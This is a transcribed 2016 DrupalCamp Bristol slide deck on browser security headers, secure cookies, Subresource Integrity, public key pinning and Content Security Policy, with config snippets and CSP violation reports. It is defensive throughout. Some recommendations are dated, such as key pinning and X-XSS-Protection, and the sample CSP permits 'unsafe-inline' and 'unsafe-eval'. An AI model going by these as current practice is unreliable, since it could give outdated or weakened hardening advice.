
Adoption in Alexa top million websites

https://pokeinthe.io

https://scotthelme.co.uk/

CHECK LIST FOR WEB SECURITY

drupalcamp BRISTOL




Guideline	Security Benefit	Implementation Difficulty	Order[†]	Requirements
HTTPS	MAXIMUM	MEDIUM		Mandatory
Public Key Pinning	LOW	MAXIMUM	--	Mandatory for maximum risk sites only
Redirections from HTTP	MAXIMUM	LOW	3	Mandatory
Resource Loading	MAXIMUM	LOW	2	Mandatory for all websites
Strict Transport Security	HIGH	LOW	4	Mandatory for all websites
TLS Configuration	MEDIUM	MEDIUM	1	Mandatory
Content Security Policy	HIGH	HIGH	10	Mandatory for new websites Recommended for existing websites
Cookies	HIGH	MEDIUM	7	Mandatory for all new websites Recommended for existing websites
contribute.json	LOW	LOW	9	Mandatory for all new Mozilla websites Recommended for existing Mozilla sites
Cross-origin Resource Sharing	HIGH	LOW	11	Mandatory
Cross-site Request Forgery Tokenization	HIGH	UNKNOWN	6	Varies
Referrer Policy	LOW	LOW	12	Recommended for all websites
robots.txt	LOW	LOW	14	Optional
Subresource Integrity	MEDIUM	MEDIUM	15	Recommended[‡]
X-Content-Type-Options	LOW	LOW	8	Recommended for all websites
X-Frame-Options	HIGH	LOW	5	Mandatory for all websites
X-XSS-Protection	LOW	MEDIUM	13	Mandatory for all new websites Recommended for existing websites

https://wiki.mozilla.org/Security/Guidelines/Web_Security

blue-bag

SECURITY IN THE BROWSER


- **X-Content-Type-Options: nosniff**
  Guards against "drive-by download attacks" by preventing IE & Chrome from MIME-sniffing a response away from the declared content-type.



Security Benefit	Implementation Difficulty
HIGH	LOW

- **X-Frame-Options: DENY**
  Provides Clickjacking protection

- **X-Xss-Protection: 1; mode=block**
  Configures the XSS audit facilities in IE & Chrome




Security Benefit	Implementation Difficulty
HIGH	LOW

- **Strict-Transport-Security: max-age=31536000; includeSubDomains; preload**
  Informs the UA that all communications should be treated as HTTPS. Prevents MiTM & SSL-stripping attacks

SECURITY IN THE BROWSER


- **X-Content-Type-Options: nosniff**
  Guards against "drive-by download attacks" by preventing IE & Chrome from MIME-sniffing a response away from the declared content-type.



Security Benefit	Implementation Difficulty
HIGH	LOW

- **X-Frame-Options: DENY**
  Provides Clickjacking protection

- **X-Xss-Protection: 1; mode=block**
  Configures the XSS audit facilities in IE & Chrome




Security Benefit	Implementation Difficulty
HIGH	LOW

- **Strict-Transport-Security: max-age=31536000; includeSubDomains; preload** ⟵ beware the consequences!
  Informs the UA that all communications should be treated as HTTPS. Prevents MiTM & SSL-stripping attacks

SECURE COOKIES FOIL CSRF

- Set Cookie as:
  - HTTP only
  - Secure
  - SameSite



Security Benefit ⬍	Implementation Difficulty ⬍
HIGH	MEDIUM

Apache Configuration:

```
Header edit Set-Cookie ^(.*)$ $1;HttpOnly;SameSite=lax;
```


Drupal Configuration:

```
ini_set('session.cookie_httponly', 1);
if (isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] == 'on') {
  ini_set('session.cookie_secure', 1);
}
```

In Drupal 8 httpOnly and Secure are set by default


SECURE HEADERS

- **Subresource Integrity**



Security Benefit	Implementation Difficulty
MEDIUM	MEDIUM


Provide SHA hash of inline or CDN scripts.



Security Benefit	Implementation Difficulty
LOW	MAXIMUM

- **Public-Key-Pins**

By specifying the fingerprint of certain cryptographic identities, you can force the UA to only accept those identities going forwards.




Security Benefit	Implementation Difficulty
HIGH	HIGH

- **Content-Security-Policy:**

Provides details about the sources of resources the browser can trust. e.g. Images, scripts, CSS, frames (both ancestors & children)

See https://securityheaders.io

CONTENT SECURITY POLICY



Security Benefit	Implementation Difficulty
HIGH	HIGH

Typical elements:

```
Default Source
Script Source
Style Source
Image Source
Font Source
Child Source
Frame Ancestors
```

How to test:

```
Report Only
Report URI
```

Audit!

Others:

```
Connect Source
Media Source
Object Source
Form Action
Upgrade Insecure
Requests
```

```
Block All Mixed
Content
Sandbox
Reflected XSS
Base URI
Manifest Source
```

```
Plugin Types
Referrer
```


CONTENT SECURITY POLICY

```
Content-Security-Policy:
default-src 'self';
img-src * data:;
style-src 'self' 'unsafe-inline' *.googleapis.com f.fontdeck.com;
font-src 'self' *.gstatic.com;
script-src 'self' 'unsafe-inline' 'unsafe-eval' *.google-
analytics.com *.googleapis.com *.jquery.com *.google.com
google.com *.newrelic.com *.nr-data.net connect.facebook.net;
connect-src 'self';
frame-ancestors 'self' *.facebook.com;
frame-src 'self' *.facebook.com;
report-uri https://xyz.report-uri.io/r/default/csp/enforce
```


https://report-uri.io/account/reports/csp/

CONTENT SECURITY POLICY

Policy contraventions are reported by the browser :




```
⊗ ▶ [Report Only] Refused to load the stylesheet 'https://s3.amazonaws.com/moovweb-marketing/playground/harlem-shake-style.css' because it violates   VM334:1
    the following Content Security Policy directive: "style-src 'self' 'unsafe-inline' *.googleapis.com f.fontdeck.com".
  ← undefined
2 [Report Only] Refused to load media from 'https://s3.amazonaws.com/moovweb-marketing/playground/harlem-shake.mp3' because it violates the     (index):1
  following Content Security Policy directive: "default-src 'self'". Note that 'media-src' was not explicitly set, so 'default-src' is used as a fallback.
```



```
harlem-shake-style.css
s3.amazonaws.com/moovweb-marketing/playground
reportOnly
[redacted]report-uri.io/r/default/csp
harlem-shake.mp3
s3.amazonaws.com/moovweb-marketing/playground
```

```
▼ General
    Request URL: https://[redacted].report-uri.io/r/default/csp/reportOnly
    Request Method: POST
    Status Code: ● 201
    Remote Address: 104.28.22.24:443
▶ Response Headers (7)
▶ Request Headers (12)
▼ Request Payload     view source
    ▼ {,…}
      ▼ csp-report: {document-uri: "https://www.[redacted].uk/", referrer: "
          blocked-uri: "https://s3.amazonaws.com"
          document-uri: "https://www.[redacted] uk/"
          effective-directive: "media-src"
          original-policy: "default-src 'self';img-src * data:; style-s
          referrer: ""
          status-code: 0
          violated-directive: "default-src 'self'"
```



Report Only	16 Jun 2016 11:55:34	https://www[redacted].uk/	media-src	https://s3.amazonaws.com	show/hide	1


```
{
    "csp-report": {
        "document-uri": "https://ww
        "violated-directive": "defa
        "effective-directive": "med
        "original-policy": "default
        "blocked-uri": "https://s3.
        "status-code": 0
    }
}
```

https://report-uri.io/account/reports/csp/

CONTENT SECURITY POLICY

Drupal Modules


https://www.drupal.org/project/seckit



Security Kit

Posted by p0deje on *March 26, 2011 at 12:12pm*

SecKit provides Drupal with various security-hardening options. This lets your mitigate the risks of exploitation of different web application vulnerabilities.

